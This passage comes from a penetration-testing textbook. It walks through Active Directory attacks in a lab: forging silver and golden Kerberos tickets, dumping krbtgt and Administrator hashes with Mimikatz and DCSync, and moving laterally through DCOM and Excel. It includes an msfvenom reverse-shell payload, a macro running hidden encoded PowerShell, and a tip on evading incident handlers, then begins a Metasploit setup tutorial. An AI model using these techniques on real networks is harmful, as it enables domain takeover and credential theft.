   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

Listing 709 - Creating a silver ticket for the iis_service service account

As shown by the output in Listing 709, a new service ticket for the SPN *HTTP/CorpWebServer.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local administrator (*Relative Id: 500*) and a member of several highly-privileged groups, including the Domain Admins group (as highlighted above).

To create a silver ticket, we use the password hash and not the cleartext password. If a kerberoast session presented us with the cleartext password, we must hash it before using it to generate a silver ticket.

Now that we have this ticket loaded into memory, we can interact with the service and gain access to any information based on the group memberships we put in the silver ticket. Depending on the type of service, it might also be possible to obtain code execution.

21.4.3.1 Exercises

1. Create and inject a silver ticket for the *iis_service* account.
2. How can creating a silver ticket with group membership in the Domain Admins group for a SQL service provide a way to gain arbitrary code execution on the associated server?
3. Create a silver ticket for the SQL service account.

21.4.4 Distributed Component Object Model

In this section we will take a closer look at a fairly new lateral movement technique that exploits the *Distributed Component Object Model* (*DCOM*).[679]

There are two other well-known lateral movement techniques worth mentioning: abusing Windows Management Instrumentation[680] and a technique known as PowerShell Remoting.[681] While we will not go into details of these methods here,

[679] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc226801.aspx

[680] (Matt Graber, 2015), https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

[681] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/aa384426(v=vs.85).aspx

they have their own advantages and drawbacks as well as multiple implementations in both PowerShell[682] and Python.[683]

The Microsoft Component Object Model (COM) is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to Distributed Component Object Model (DCOM) for interaction between multiple computers over a network.

Both COM and DCOM are very old technologies dating back to the very first editions of Windows.[684] Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

DCOM objects related to Microsoft Office allow lateral movement, both through the use of Outlook[685] as well as PowerPoint.[686] Since this requires the presence of Microsoft Office on the target computer, this lateral movement technique is best leveraged against workstations. However, in our case, we will demonstrate this attack in the lab against the dedicated domain controller on which Office is already installed. Specifically, we will leverage the *Excel.Application* DCOM object.[687]

Before we can leverage Microsoft Office, we must install it on both the Windows 10 student VM and the domain controller. The installer is located at C:\tools\client_side_attacks\Office2016.img and the process is the same as that performed in the Client Side Attacks module.

To begin, we must first discover the available methods or sub-objects for this DCOM object using PowerShell. For this example, we are operating from the Windows 10 client as the jeff_admin user, a local admin on the remote machine.

In this sample code, we first create an instance of the object using PowerShell and the *CreateInstance* method[688] of the *System.Activator* class.

As an argument to *CreateInstance*, we must provide its type by using the *GetTypeFromProgID* method,[689] specifying the program identifier (which in this case is *Excel.Application*), along with the IP address of the remote workstation.

With the object instantiated, we can discover its available methods and objects using the *Get-Member* cmdlet.[690]

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))
```

[682] (Will Schroeder, 2016), http://www.harmj0y.net/blog/empire/expanding-your-empire/

[683] (Justin Elze, 2015), https://www.trustedsec.com/2015/06/no_psexec_needed/

[684] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Component_Object_Model

[685] (@enigma0x3, 2017), https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/

[686] (@_nephalem_, 2018), https://attactics.org/2018/02/03/lateral-movement-with-powerpoint-and-dcom/

[687] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

[688] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/wccyzw83(v=vs.110).aspx

[689] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/etz83z76(v=vs.110).aspx

[690] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6

```
$com | Get-Member
```

Listing 710 - Code to create DCOM object and enumerate methods

This script produces the following truncated output:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                      MemberType     Definition
----                      ----------     ----------
ActivateMicrosoftApp      Method         void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat        Method         void AddChartAutoFormat (Variant, string, Varia
...
ResetTipWizard            Method         void ResetTipWizard ()
Run                       Method         Variant Run (Variant...
Save                      Method         void Save (Variant)
...
Workbooks                 Property       Workbooks Workbooks () {get}
...
```

Listing 711 - Output showing the Run method

The output contains many methods and objects but we will focus on the *Run* method,[691] which will allow us to execute a Visual Basic for Applications (VBA) macro remotely.

To use this, we'll first create an Excel document with a proof of concept macro by selecting the *VIEW* ribbon and clicking *Macros* from within Excel.

In this simple proof of concept, we will use a VBA macro that launches **`notepad.exe`**:

```
Sub mymacro()
    Shell ("notepad.exe")
End Sub
```

Listing 712 - Proof of concept macro for Excel

We have named the macro "mymacro" and saved the Excel file in the legacy .xls format.

To execute the macro, we must first copy the Excel document to the remote computer. Since we must be a local administrator to take advantage of DCOM, we should also have access to the remote filesystem through SMB.

We can use the *Copy* method[692] of the .NET *System.IO.File* class to copy the file. To invoke it, we specify the source file, destination file, and a flag to indicate whether the destination file should be overwritten if present, as shown in the PowerShell code below:

```
$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)
```

Listing 713 - Copying the Excel document to the remote computer

[691] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/application-run-method-excel

[692] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/9706cfs5(v=vs.110).aspx

Before we are able to execute the *Run* method on the macro, we must first specify the Excel document it is contained in. This is done through the *Open* method[693] of the *Workbooks* object,[694] which is also available through DCOM as shown in the enumeration of methods and objects:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                    MemberType Definition
----                    ---------- ----------
ActivateMicrosoftApp    Method     void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat      Method     void AddChartAutoFormat (Variant, string, Variant)
...
ResetTipWizard          Method     void ResetTipWizard ()
Run                     Method     Variant Run (Variant...
Save                    Method     void Save (Variant)
...
Workbooks               Property   Workbooks Workbooks () {get}
...
```

Listing 714 - Output showing the Workbooks property

The *Workbooks* object is created from the *$com* COM handle we created earlier to perform our enumeration.

We can call the *Open* method directly with code like this:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
```

Listing 715 - Opening the excel document on the DC

However, this code results in an error when interacting with the remote computer:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
Unable to get the Open property of the Workbooks class
At line:1 char:1
+ $Workbook = $com.Workbooks.Open("C:\myexcel.xls")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Listing 716 - Error when trying to open the spreadsheet

The reason for this error is that when *Excel.Application* is instantiated through DCOM, it is done with the SYSTEM account.[695] The SYSTEM account does not have a profile, which is used as part of the opening process. To fix this problem, we can simply create the Desktop folder at C:\Windows\SysWOW64\config\systemprofile, which satisfies this profile requirement.

We can create this directory with the following PowerShell code:

```
$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)
```

Listing 717 - Creating SYSTEM profile folder

[693] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-open-method-excel

[694] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-object-excel

[695] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

With the profile folder for the SYSTEM account created, we can attempt to call the *Open* method again, which now should succeed and open the Excel document.

Now that the document is open, we can call the *Run* method with the following complete PowerShell script:

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))

$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")

$com.Run("mymacro")
```

Listing 718 - Proof of concept code to execute Excel macro remotely

This code should open the Notepad application as a background process executing in a high integrity context on the remote machine as illustrated in Figure 312.



Figure 312: Notepad is launched from Excel

While creating a remote Notepad application is interesting, we need to upgrade this attack to launch a reverse shell instead. Since we are using an Office document, we can simply reuse the Microsoft Word client side code execution technique that we covered in a previous module.

To do this, we'll use msfvenom to create a payload for an HTA attack since it contains the Base64 encoded payload to be used with PowerShell:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f h
ta-psh -o evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: evil.hta
```

Listing 719 - Creating HTA payload with msfvenom

Notice that we use the IP address of the Windows 10 client's second network interface so that the domain controller can call back to our Netcat listener.

Next, we extract the line starting with "powershell.exe -nop -w hidden -e" followed by the Base64 encoded payload and use the simple Python script in Listing 720 to split the command into smaller chunks, bypassing the size limit on literal strings in Excel macros:

```
str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQ....."

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Listing 720 - Python script to split Base64 encoded string

Now we'll update our Excel macro to execute PowerShell instead of Notepad and repeat the actions to upload it to the domain controller and execute it.

```
Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
    ...
    Str = Str + "EQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHM"
    Str = Str + "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACkAOwA="
    Shell (Str)
End Sub
```

Listing 721 - Updating the macro with the split Base64 encoded string

Before executing the macro, we'll start a Netcat listener on the Windows 10 client to accept the reverse command shell from the domain controller:

```
PS C:\Tools\practical_tools> nc.exe -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.110] 59121
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 722 - Reverse shell from DCOM lateral movement technique

While the attack requires access to both TCP 135 for DCOM and TCP 445 for SMB, this is a relatively new vector for lateral movement and may avoid some detection systems such as Network Intrusion Detection or host-based antivirus.

21.4.4.1 Exercises

1. Repeat the exercise of launching Notepad using Excel and DCOM.
2. Improve the attack by replacing the VBA macro with a reverse shell connecting back to Netcat on your windows student VM.

3. Set up a pivoting channel from the domain controller to your Kali machine and obtain a reverse shell.

21.5 Active Directory Persistence

Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.

We can use traditional persistence methods in an AD environment, but we can also gain AD-specific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete.

21.5.1 Golden Tickets

Going back to the explanation of Kerberos authentication, we recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called *krbtgt*.[696]

If we are able to get our hands on the krbtgt password hash, we could create our own self-made custom TGTs, or *golden tickets*.

For example, we could create a TGT stating that a non-privileged user is actually a member of the Domain Admins group, and the domain controller will trust it since it is correctly encrypted.

We must carefully protect stolen krbtgt password hashes since it grants unlimited domain access. Consider obtaining the client's permission before executing this technique.

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the krbtgt account password is not automatically changed.

In fact, this password is only changed when the domain functional level is upgraded from Windows 2003 to Windows 2008. Because of this, it is not uncommon to find very old krbtgt password hashes.

The Domain Functional Level[697] dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain

---

[696] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)#Sec_KRBTGT

[697] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services–ad-ds–functional-levels

controller. Higher functional levels enable additional features, functionality, and security mitigations.

To test this persistence technique, we will first attempt to laterally move from the Windows 10 workstation to the domain controller via PsExec as the Offsec user.

This should fail as we do not have the proper permissions:

```
C:\Tools\active_directory> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

Listing 723 - Failed attempt to perform lateral movement

At this stage of the engagement, we should have access to an account that is a member of the Domain Admins group or we have compromised the domain controller itself.

With this kind of access, we can extract the password hash of the krbtgt account with Mimikatz.

To simulate this, we'll log in to the domain controller via remote desktop using the jeff_admin account, run Mimikatz from the C: folder, and issue the **`lsadump::lsa`** command as displayed below:[698]

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1602875587-2787523311-2599479668

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e2b475c11da2a0748290d87aa966c327

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 75b60230a2394a812000dbfad8415965
...
```

Listing 724 - Dumping the krbtgt password hash using Mimikatz

[698] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

Creating the golden ticket and injecting it into memory does not require any administrative privileges, and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.

Before generating the golden ticket, we'll delete any existing Kerberos tickets with **kerberos::purge**.

We'll supply the domain SID (which we can gather with **whoami /user**) to the Mimikatz **kerberos::golden**[699] command to create the golden ticket. This time we'll use the **/krbtgt** option instead of **/rc4** to indicate we are supplying the password hash. We will set the golden ticket's username to **fakeuser**. This is allowed because the domain controller trusts anything correctly encrypted by the krbtgt password hash.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:fakeuser /domain:corp.com /sid:S-1-5-21-1602875587-2
787523311-2599479668 /krbtgt:75b60230a2394a812000dbfad8415965 /ptt
User      : fakeuser
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: 75b60230a2394a812000dbfad8415965 - rc4_hmac_nt
Lifetime  : 14/02/2018 15.08.48 ; 12/02/2028 15.08.48 ; 12/02/2028 15.08.48
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'fakeuser @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 012E3A24
```

Listing 725 - Creating a golden ticket using Mimikatz

Mimikatz provides two sets of default values when using the golden ticket option, namely the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain, while the values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, we can launch a new command prompt with **misc::cmd** and again attempt lateral movement with PsExec.

```
C:\Users\offsec.crop> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
```

[699] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

```
Sysinternals - www.sysinternals.com


C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\fakeuser

C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             Attributes
====================================== ================ ==================================
Everyone                               Well-known group Mandatory group, Enabled by default
BUILTIN\Administrators                 Alias            Mandatory group, Enabled by default
BUILTIN\Users                          Alias            Mandatory group, Enabled by default
...
NT AUTHORITY\Authenticated Users       Well-known group Mandatory group, Enabled by default
NT AUTHORITY\This Organization         Well-known group Mandatory group, Enabled by default
CORP\Domain Admins                     Group            Mandatory group, Enabled by default
CORP\Group Policy Creator Owners       Group            Mandatory group, Enabled by default
CORP\Schema Admins                     Group            Mandatory group, Enabled by default
CORP\Enterprise Admins                 Group            Mandatory group, Enabled by default
...
Mandatory Label\High Mandatory Level  Label
```

Listing 726 - Performing lateral movement using the golden ticket and PsExec

We have an interactive command prompt on the domain controller and notice that the **whoami** command reports us to be the user fakeuser, which does not exist in the domain. Listing group memberships shows that we are a member of multiple powerful groups including the Domain Admins group. Excellent.

> *The use of a non-existent username may alert incident handlers if they are reviewing access logs. In order to reduce suspicion, consider using the name and ID of an existing system administrator.*

Note that by creating our own TGT and then using PsExec, we are performing the *overpass the hash* attack by leveraging Kerberos authentication. If we were to connect using PsExec to the IP

address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\Offsec.corp> psexec.exe \\192.168.1.110 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.1.110:
Access is denied.
```

Listing 727 - Use of NTLM authentication blocks our access

21.5.1.1 Exercises

1. Repeat the steps shown above to dump the krbtgt password hash and create and use a golden ticket.
2. Why is the password hash for the krbtgt account changed during a functional level upgrade from Windows 2003 to Windows 2008?

21.5.2 Domain Controller Synchronization

Another way to achieve persistence in an Active Directory infrastructure is to steal the password hashes for all administrative users in the domain.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user. We could also steal a copy of the NTDS.dit database file,[700] which is a copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

In production environments, domains typically have more than one domain controller to provide redundancy. The Directory Replication Service Remote Protocol[701] uses *replication*[702] to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, with the *IDL_DRSGetNCChanges*[703] API.

Luckily for us, the domain controller receiving a request for an update does not verify that the request came from a known domain controller, but only that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user who is a member of the Domain Admins group, it will succeed.

In the next example, we will log in to the Windows 10 client as jeff_admin to simulate a compromise of a domain administrator account and perform a replication.

[700] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961761.aspx

[701] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc228086.aspx

[702] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx

[703] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/dd207691.aspx

We'll open Mimikatz and start the replication using **lsadump::dcsync**[704] with the **/user** option to indicate the target user to sync, in this case the built-in domain administrator account Administrator, as shown in Listing 728.

```
mimikatz # lsadump::dcsync /user:Administrator
[DC] 'corp.com' will be the domain
[DC] 'DC01.corp.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

\*\* SAM ACCOUNT \*\*

SAM Username         : Administrator
User Principal Name  : Administrator@corp.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 05/02/2018 19.33.10
Object Security ID   : S-1-5-21-1602875587-2787523311-2599479668-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e2b475c11da2a0748290d87aa966c327
  ntlm- 0: e2b475c11da2a0748290d87aa966c327
  lm  - 0: 913b84377b5cb6d210ca519826e7b5f5

Supplemental Credentials:
\* Primary:NTLM-Strong-NTOWF \*
  Random Value : f62e88f00dff79bc79f8bad31b3ffa7d

\* Primary:Kerberos-Newer-Keys \*
  Default Salt : CORP.COMAdministrator
  Default Iterations : 4096
  Credentials
  aes256_hmac (4096): 4c6300b908619dc7a0788da81ae5903c2c97c5160d0d9bed85cfd5af02dabf01
  aes128_hmac (4096): 85b66d5482fc19858dadd07f1d9b818a
  des_cbc_md5 (4096): 021c6df8bf07834a

\* Primary:Kerberos \*
  Default Salt : CORP.COMAdministrator
  Credentials
    des_cbc_md5       : 021c6df8bf07834a

\* Packages \*
  NTLM-Strong-NTOWF

\* Primary:WDigest \*
  01  4ec8821bb09675db670e66998d2161bf
  02  3c9be2ff39c36efd2f84b63aa656d09a
  03  2cf1734936287692601b7e36fc01e2d7
  04  4ec8821bb09675db670e66998d2161bf
```

[704] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

```
  05  3c9be2ff39c36efd2f84b63aa656d09a
...
```

Listing 728 - Dump password hashes for Administrator using DCSync

The dump contains multiple hashes associated with the last twenty-nine used user passwords as well as the hashes used with AES encryption.

Using the technique above, we can request a replication update with a domain controller and obtain the password hashes of every account in Active Directory without ever logging in to the domain controller.

21.6 Wrapping Up

This module has provided an overview and some insight into Active Directory and its associated security. While many techniques have been mentioned and explained here, there are many others worth exploring.

It should especially be noted that very little attention has been paid to operational security in this module and depending on the maturity of the client, it may be worth putting some thought into avoiding detection by not blindly executing every single command and technique shown when performing enumeration and lateral movement.

22. The Metasploit Framework

As we have worked through the preceding modules, it should be clear that working with public exploits is difficult. They must be modified to fit each scenario, they must be tested for malicious code, each uses a unique command-line syntax, and there is no standardization in coding practices or languages. Some exploits are written in Perl, some in C, others in PowerShell, and we've even seen exploit payloads that needed to be deployed by copying and pasting them into a Netcat connection.

In addition, there are a variety of post-exploitation tools, auxiliary tools, and innumerable attack techniques that must be considered in even the most basic attack scenarios.

Exploit frameworks aim to address some or all of these issues. Although they vary somewhat in form and function, each aims to consolidate and streamline the process of exploitation by offering a variety of exploits, simplifying the usage of these exploits, easing lateral movement, and assisting with the management of compromised infrastructure. Most of these frameworks offer dynamic payload capabilities. This means that for each exploit in the framework, we can choose various payloads to deploy.

Over the past few years, several exploit and post-exploitation frameworks have been developed, including Metasploit,[705] Core Impact,[706] Immunity Canvas,[707] Cobalt Strike,[708] and PowerShell Empire,[709] each offering some or all of these capabilities.

While many of these frameworks are commercial offerings, the Metasploit Framework (*MSF*, or simply *Metasploit*) is open-source, is frequently updated, and is the focus of this module.

As described by its authors, the Metasploit Framework, maintained by Rapid7,[710] is "an advanced platform for developing, testing, and using exploit code". The project initially started off as a portable network game[711] and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework* package, which contains the open source elements of the Metasploit project. Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use-cases for the tool. The Metasploit Framework is valuable in almost every phase of a penetration test, including information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

---

[705] (Rapid7, 2018), https://www.metasploit.com/

[706] (Core Security, 2018), https://www.coresecurity.com/core-impact

[707] (Immunity, 2018), https://www.immunityinc.com/products/canvas/

[708] (Strategic Cyber LLC, 2018), https://blog.cobaltstrike.com/category/cobalt-strike-2/

[709] (Veris Group, 2015), https://www.powershellempire.com/

[710] (Rapid7, 2019), https://www.rapid7.com/

[711] (ThreatPost, 2010), https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/

With such overwhelming capabilities, it's easy to get lost within Metasploit. Fortunately, the framework is well-thought-out and offers a unified and sensible interface.

In this module, we will provide a walkthrough of the Metasploit Framework, including features and usage along with some explanation of its inner workings.

22.1 Metasploit User Interfaces and Setup

Although the Metasploit Framework is preinstalled in Kali Linux, the *postgresql* service that Metasploit depends on is neither active nor enabled at boot time. We can start the required service with the following command:

```
kali@kali:~$ sudo systemctl start postgresql
```

Listing 729 - Starting postgresql manually

Next, we can enable the service at boot with **systemctl** as follows:

```
kali@kali:~$ sudo systemctl enable postgresql
```

Listing 730 -Starting postgresql at boot

With the database started, we need to create and initialize the MSF database with **msfdb init** as shown below.

```
kali@kali:~$ sudo msfdb init
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Listing 731 - Creating the Metasploit database

Since Metasploit is under constant development, we should update it as often as possible. Within Kali, we can update Metasploit with **apt**.

```
kali@kali:~$ sudo apt update; sudo apt install metasploit-framework
```

Listing 732 - Updating the Metasploit Framework

We can launch the Metasploit command-line interface with **msfconsole**. The **-q** option hides the ASCII art banner and Metasploit Framework version output as shown in Listing 733:

```
kali@kali:~$ sudo msfconsole -q

msf5 >
```

Listing 733 - Starting the Metasploit Framework

22.1.1 Getting Familiar with MSF Syntax

The Metasploit Framework includes several thousand modules, divided into categories. The categories are displayed on the splash screen summary but we can also view them with the **show -h** command.

```
msf5 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloa
ds, auxiliary, post, plugins, info, options
```

```
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, ac
tions
```

Listing 734 Help flag for the show command

To activate a module, enter **use** followed by the module name (auxiliary/scanner/portscan/tcp in the example below). At this point, the prompt will indicate the active module. We can use **back** to move out of the current context and return to the main *msf5* prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > back

msf5 >
```

Listing 735 - Metasploit use and back commands

A variation of **back** is **previous**, which will switch us back to the previously selected module instead of the main prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/syn

msf5 auxiliary(scanner/portscan/syn) > previous

msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 736 - Metasploit previous command

Most modules require options (**show options**) before they can be run. We can configure these options with **set** and **unset** and can also set and remove *global options* with **setg** or **unsetg** respectively.

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per
   DELAY        0                yes       The delay between connections, per thread,
   JITTER       0                yes       The delay jitter factor (maximum value by w
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Listing 737 - Options for auxiliary/scanner/portscan/tcp

For example, to perform a scan of our Windows workstation with the scanner/portscan/tcp module, we must first set the remote host IP address (**RHOSTS**) with the **set** command.

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```

Listing 738 - Setting RHOSTS option

With the module configured, we can **run** it:

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.0.22:      - 10.11.0.22:80 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:135 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:139 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:445 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:3389 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:5040 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:9121 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 739 - Port scanning using Metasploit

22.1.2 Metasploit Database Access

If the postgresql service is running, Metasploit will log findings and information about discovered hosts, services, or credentials in a convenient, accessible database.

In the following listing, the database has been populated with the results of the TCP scan we ran in the previous section. We can display these results with the **services** command:

```
msf5 auxiliary(scanner/portscan/tcp) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
10.11.0.22       80    tcp          open
10.11.0.22       135   tcp          open
10.11.0.22       139   tcp          open
10.11.0.22       445   tcp          open
